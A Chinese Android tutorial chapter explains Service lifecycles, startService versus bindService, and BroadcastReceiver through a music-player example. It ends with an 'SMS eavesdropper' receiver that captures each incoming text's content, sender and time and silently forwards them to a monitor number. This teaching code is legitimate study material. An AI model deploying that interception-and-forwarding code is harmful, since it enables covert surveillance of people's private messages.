大话企业级 Android 开发·第十一部分

本教程说明及版权声明

关于国士工作室

我们(国士工作室)是一支专注于 Android 平台企业级应用开发的技术团队，对娱乐多媒体应用有着深刻的理解及研发能力，致力服务于企业用户。为音视频等娱乐多媒体网站、门户网站、SNS、论坛、电子商务等传统网络应用向移动互联网发展提供解决方案和技术支持，为企业提供 Android 培训服务等多种业务。

我们尤其擅长于提供从 Android 客户端到服务端的一站式解决方案和技术支持，服务端可以采用 Java EE，也可以采用轻量级流行的 LAMP 技术体系。目前，研发出了比 KU6、优酷更加强大和完善的 Android 视频网站娱乐多媒体客户端软件，并在持续升级中。

目前，我们正在务实而卓有成效的与音视频等娱乐多媒体网站、门户网站、SNS、论坛、电子商务等传统网络服务商合作，发展迅速，渴望有志之士的加入，和我们一起为成为世界最好的 Android 软件开发和咨询、培训公司而奋斗，为移动互联网和智能手机时代贡献力量！

联系我们


电话:15711060468
Email:guoshiandroid@gmail.com
博客: http://www.cnblogs.com/guoshiandroid/

第四篇

1 “机器人”的隐形管理员——Service

Service 从字面上理解即为“服务”。这里与 Windows 中的服务有点类似，这里可以片面的理解为是一个隐形的 Activity，但它又与 Activity 有这许多的不同之处。Service 是在后台运行的、用户看不到的、可交互的组件。它和 Activity 的级别差不多。但是它没有界面，这也是称之为隐形的原因。而且 Service 不能自己启动，需要通过 Context 对象来调用 Context.startService() 和 Context.bindService()，例如 Activity、BroadCast 等都能使 Service 运行。

开始→控制面板→管理工具→服务：比如像我们都会用到的 MySql 服务。你会看到很多服务在运行。对于 PC 机，你可以将服务理解为看不见但又实实在在运行的软件。




说了这么多，那么 Activity 和 Service 到底有什么不同之处呢？Context.startService()和 Context.bindService()都能启动 Servier，这又有什么不同之处呢？下面我们通过一个应用场景来分析一下：

假如用户在播放音乐文件的时候，又启动了其他的 Activity，按照 Activity 的生命周期事件，此时音乐会暂停，这是件很让人郁闷的事情，如果用户习惯边听歌边看电子书，那么它可不希望发生这样的事情。那要怎么解决这个问题呢？这是我们就用到了 Service。OK，下面我们就来做这个小应用。


新建项目：

创建一个名为 Service_Basic 的项目




编写 Service_Player. java:

新建一个类 Service_Player，并继承 android. app. Service。




```
public class Service_Player extends Service {
    private static final String TAG = "Service_Player";
```

```
    MediaPlayer MPlayer;

    @Override
    public void onCreate() {
        Log.i(TAG, "onCreate()");
        super.onCreate();
    }
    @Override
    public void onStart(Intent intent, int startId) {
        Log.i(TAG, "onStart()");
        MPlayer = MediaPlayer.create(this,R.raw.mayday);
        MPlayer.start();
    }
    @Override
    public void onDestroy() {
        Log.i(TAG, "onDestroy()");
        super.onDestroy();
        MPlayer.stop();
    }
    @Override
    public IBinder onBind(Intent intent) {
        // TODO Auto-generated method stub
        return null;
    }
}
        MPlayer = MediaPlayer.create(this,R.raw.mayday);
```



这里理解为加载数据就好。首先要将文件添加到/res/raw 下。这里需要注意，IDE 在创建项目目录时，并没有为我们创建 raw 文件夹，这里需要自行创建。

在 AndroidManifest.xml 中注册相关 service 信息：

```
        <service android:name=".Service_Player">
```


```
        <intent-filter>
            <action android:name="com.sharpandroid.Music"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
        </service>
```

在 Activity 中通过按钮点击事件来启动 Service：

```
        bStart.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                //通过Intent启动已注册的service
                startService(new Intent("com.sharpandroid.Music"));
            }
        });
        bStop.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                stopService(new Intent("com.sharpandroid.Music"));
            }
        });
```

谈到它和 Actiity 类似之处，那么就不得不提它的生命周期问题。在这里我们重写了 Service 的相关方法。需要注意的是，Service 拥有生命周期，只是它只有 onCreate(),onDestroy(),onStart (Intent intent, int startId)三个方法。

应用界面：



Activity 与 Service 的对比：

Activity 调用了 onResume(),说明 Activity 已经进入运行状态，这时点击【start_Music】按钮，Service 经过 onCreate(),onStart()启动。这时，你会听到你加载的歌曲。按【Home】键，这时启动另一个 Activity，回到了主页，说明 Service_Activity 进入停止状态。这里就体现了 Service 的作用，如果我们将播放歌曲代码写在 Activity 这种状态下歌曲就会暂停，可是我们发现 Service 的生命周期并没有受到影响，音乐还在播放。这是我们重回到 Activity，点击【Stop_Music】按钮，音乐停止。日志打出了 Service 的 onDestroy()事件。

```
04-01 03:25:08.082    I    440    Service_Player    Service_Activity.onResume()
04-01 03:25:43.622    I    440    Service_Player    onCreate()
04-01 03:25:43.642    I    440    Service_Player    onStart()
04-01 03:26:40.632    I    440    Service_Player    Service_Activity.onPause()
04-01 03:26:42.901    I    440    Service_Player    Service_Activity.onStop()
04-01 03:27:00.221    I    440    Service_Player    Service_Activity.onStart()
04-01 03:27:00.231    I    440    Service_Player    Service_Activity.onResume()
04-01 03:27:17.181    I    440    Service_Player    onDestroy()
```

在这里，我们通过一个小示例，了解了如何使用 onStart()启动 Service 以及 Service 的生命周期。如果还是拿不准 Service 的概念，可以暂且理解为没有界面，不会自己启动的 Activity。关于两种启动方式的区别，我们将再通过一个示例，详细给大家讲解一下两者的区别。

小安：哦，原来 service 还有这个好处啊。是不是也可以理解为，因为 Activity 的特性，不适于长线作业，而且在多任务操作时，连贯性不理想，这时使用 Service 就能很好的解决这样的问题了呢？
大致：啊，说的很对。它们之间是互补的，在合适的场景进行合适的操作才能开发出好的应用。

1.1bindService()和 startService()区别

下面我们通过一个示例来说明两者的区别，并为大家展示一下 BroadcastReceiver 的操作流程。我们继续扩展在上面用到的音乐播放器。现在我们将要添加一个功能，让歌曲播放完毕后，系统会给我们一个信号，告诉我们“音乐结束”。而这次我们启动 Service 的方式也变为 bindService()。
首先，我们要对音乐播放器中的 Service 类做一个修改：


编写 Service_Player. java：

```
public class Service_Player extends Service {
    private MediaPlayer MPlayer;
    public static final String MUSIC_COMPLETED =
"com.sharpandroid.Service_Player.completed";
    private final IBinder mBinder = new LocalBinder();

    //添加监听事件,当音乐播放完毕,触发广播事件
```

```
    MediaPlayer.OnCompletionListener CompleteListener = new
MediaPlayer.OnCompletionListener()
    {
        public void onCompletion(MediaPlayer mp)
        {
            Intent i = new Intent(MUSIC_COMPLETED);
            sendBroadcast(i);
        }
    };

    public class LocalBinder extends Binder
    {
        public Service_Player getService()
        {
            return Service_Player.this;
        }
    }

    @Override
    public void onCreate() {
        MPlayer = MediaPlayer.create(this,R.raw.mayday);
        MPlayer.setOnCompletionListener(CompleteListener);
        super.onCreate();
    }

    public void start(){
        MPlayer.start();
    }

    @Override
    public void onDestroy() {
        super.onDestroy();
        MPlayer.stop();
    }

    public IBinder onBind(Intent intent)
    {
        return mBinder;
    }

}
```

去除生命周期用到的一些方法，添加一个监听事件，在当歌曲播放完毕的时候，我们将使用 sendBroadcast(Intent intent)广播出一个 Intent。这里需要注意的是，我们将会使用 onBind(Intent intent)的方法使用 Service，所以在这里该方法一定要返回绑定(bind)的 Service。

然后创建一个类，Service_Broadcast，继承 android.content.BroadcastReceiver，主要用来接收 Service 发出的广播。



编写Service_Broadcast.java：

```
public class Service_Broadcast extends BroadcastReceiver {
    public static final String MUSIC_COMPLETED =
"com.sharpandroid.Service_Player.completed";
    @Override
    public void onReceive(Context context, Intent intent) {
        String action = intent.getAction();
        if(action.equals(MUSIC_COMPLETED)) {
            Toast.makeText(context, "播放结束", Toast.LENGTH_LONG).show();
            context.stopService(new Intent("com.sharpandroid.Music"));
        }
    }

}
```

重写 onReceive 方法。用来接收广播出去的 Intent。而后对接收到的 Intent 进行判别，也许有人会想，有时可能会有很多广播 Intent，难道我们都要接收吗？当然不是，所以我们依然要在 AndroidManifest.xml 文件中注册相应的信息，并使用 intent-filter 标签，对接收到的广播进行过滤。

```
<receiver android:name=".Service_Broadcast">
```

```
            <intent-filter>
                <action
android:name="com.sharpandroid.Service_Player.completed"/>
            </intent-filter>
</receiver>
```

接下来，就是我们要通过绑定的方式启动服务。

在 Service_Activity.java 中添加

```
private Service_Player servicePlayer = null;
private ServiceConnection connection = new ServiceConnection()
    {
        public void onServiceConnected(ComponentName className, IBinder service)
        {
            servicePlayer = ((Service_Player.LocalBinder)service).getService();
        }
        public void onServiceDisconnected(ComponentName className)
        {
            servicePlayer = null;
        }
    };
    并在onCreate()方法中添加
    bindService(new Intent(this,Service_Player.class), connection,
Context.BIND_AUTO_CREATE);
```

说明：

bindService()方法用以设置绑定之间的链接。ServiceConnection是bindService()的关键步骤。作用是将Activity与Service捆绑在一起，同生共死。可能你会想，那是不是它们生命周期也一样了呢？

启动应用

```
04-01 16:35:46.908    I    6999  Service              Service_Activity.onCreate
04-01 16:35:46.929    I    6999  Service              Service_Activity.onStart
04-01 16:35:46.929    I    6999  Service              Service_Activity.onResume
04-01 16:35:47.378    I    6999  Service              Service_Player.onCreate
04-01 16:35:47.402    I    6999  Service              Service_Player.onBind
```

Activity进入运行状态，然后是Service被创建。

```
04-01 16:36:37.588    I    6999  Service              Service_Activity.onPause
04-01 16:36:38.268    I    6999  Service              Service_Activity.onStop
04-01 16:36:38.268    I    6999  Service              Service_Activity.onDestroy
04-01 16:36:38.638    I    6999  Service              Service_Player.onUnbind
04-01 16:36:38.668    I    6999  Service              Service_Player.onDestroy
```

当Activity被销毁，这时Service也被销毁。
这里就是startService()和bindService()区别所在。

1. **生命周期**：startService()方式启动，Service是通过接受Intent并且会经历onCreate()和onStart()。当用户在发出意图使之销毁时会经历onDestroy()，而bindService()方式启动，与Activity绑定的时候，会经历onCreate()和onBind()，而当Activity被销毁的时候，Service会先调用onUnbind()然后是onDestroy()。
2. **控制方式**：前者的控制方式需要使用固定的方法，对Service进行单一的操作。而后者由于与Activity绑定，不用考虑其生命周期问题，并且从发送Intent的被动操作，变为可以主动对Service对象进行操作，我们甚至可以建立一个Handler类，对Service进行相关的操作。大大加强了Service的灵活性、可操作性。

   总结：对于简单的应用startService()启动方式能带来更少的代码，简单的操作。对于复杂的应用bindService()方式，虽然带来的更多的编码，但同时也带来了更好的可操作性，使其使用起来更像Activity。

结果：
启动应用，点击【start_Music】按钮,播放音乐,并按【Home】键，回到主页，音乐仍然播放，我是我们前面讲到的Service。而当歌曲播放完毕时，屏幕上会出现以Toast为载体显示的“播放结束”的信息。

小安：想不到一个 Service 启动，还有这么大的学问啊？
大致：当然了，通过这些细节的学习。你可要明白，我们开发的载体是手机，它的性能是有限制的，而 Android 很细致的将方法做了优化与区分。让我们可以根据场景的不同，使用不同的方法，进而使程序最优化。所以，你可要好好理解，Android 的不同之处。下面，我就继续给你讲解 Android 的另外一个组件，BroadcastReceiver。

2 “机器人”的接收员——BroadcastReceiver

广播接收者（BroadcastReceiver）用于异步接收广播 Intent，而广播 Intent 的发送是通过调用 Context.sendBroadcast()、Context.sendOrderedBroadcast()或者 Context.sendStickyBroadcast()来实现的。通常一个广播 Intent 可以被订阅了此 Intent 的多个广播接收者所接收，做过 WebService 开发的可以联想一下与 JMS 中的 Topic 消息接收者很相似。

广播接收器只能接收广播，对广播的通知做出反应。很多广播都产生于系统代码。例如:时区改变的通知，电池电量不足、用户改变了语言偏好或者开机启动等。

广播接收器同样没有用户界面。但是，它们可以为它们接收到信息启动一个 Activity，或者它们可以使用 NotificationManager 来通知用户。前面的一个示例，我们已经看到，当音乐播放完毕，接收者会接收到一个音乐播放完毕的消息，而它会调用 Toast 将消息显示的屏幕上。当然，通知可以是不同形式的，只要能得到用户的注意例如：铃声、震动、闪烁背景灯，等等。它们通常在状态栏上放置一个暂时的图标，用户可以通过打开这个图标获取信息。

订阅感兴趣的广播 Intent，订阅方法有两种，以我们下面将要讲到的应用为例：

第一种：使用代码进行订阅

```
IntentFilter filter = new IntentFilter("android.provider.Telephony.
        SMS_RECEIVED");
   IncomingSMSReceiver receiver = new IncomingSMSReceiver();
   registerReceiver(receiver, filter);
```

第二种：在 AndroidManifest.xml 文件中的<application>节点里进行订阅:

```
<receiver android:name=".IncomingSMSReceiver">
    <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
```


1.2 短信窃听器

接下来，我们来做一个更有意思的应用，短信窃听器。听起来是个很神奇的东西，就好像我们一下变成的黑客一样。实则，只要弄明白实现的原理，其实很简单。注意：这仅仅是为了串讲知识点，没有别的意思，不做它用。

实现原理：当系统收到一个短信时，会发送一个广播意图，在广播的 intent 里面包含了接收到的短信的内容，只要使用名称 pdus 就可以获取到短信的内容。

第一步：新建一个广播接收者:

在 com.sharpandroid.sms 包中新建一个广播接收者并继承 BroadcastReceiver：



SMSListenBroadcastReceiver.java

```
public class SMSListenBroadcastReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {//这个方法一旦返回了，android会回收BroadcastReceiver
        Object[] pdus = (Object[])intent.getExtras().get("pdus");
        if(pdus!=null && pdus.length>0){
            SmsMessage[] messages = new SmsMessage[pdus.length];
            for(int i=0 ; i<pdus.length ; i++){
                //得到短信内容，内容是以pdu格式存放的
                byte[] pdu = (byte[])pdus[i];
                //使用pdu格式的数据创建描述短信的对象
                messages[i] = SmsMessage.createFromPdu(pdu);
            }
            for(SmsMessage msg : messages){
                //得到短信内容
                String content = msg.getMessageBody();
                //得到短信发送者手机号
```

```
                String sender = msg.getOriginatingAddress();
                //得到短信的发送时间
                Date date = new Date(msg.getTimestampMillis());
                //把收到的短信传递给监控者
                SimpleDateFormat format = new
SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                String sendContent = format.format(date)+ ":"+ sender+
"--"+ content;
                SmsManager smsManager = SmsManager.getDefault();
                smsManager.sendTextMessage("5556", null, sendContent,
null, null);

            }
        }
    }
```


}小知识:通常有两种方式来发送和接收 SMS 信息:使用文本模式或者使用 PDU(protocol description unit）模式。文本模式（可能某些手机不支持）实际上也是一种 PDU 编码的一种表现形式。在显示 SMS 信息，可能使用不同的字符集和不同的编码方式。最常见的选择是 "PCCP437", "PCDN", "8859-1", "IRA" 和 "GSM". 这些都通过读取应用程序的 at-command 中的 AT+CSCS 指定。如果你想阅读手机上的信息，手机会为你选择一种合适的编码。那么一个可以阅读 SMS 消息的应用要么使用 test 模式，要么是 PDU 模式。如果使用 text 模式，那么应用将绑定（或限制在）一些可能的编码选择中。在某些情况下是不够的，如果使用 PDU 模式，那么就可以使用任何编码方式。 在这里，不用理解到底什么是 pdus，只要记着这么用就可。

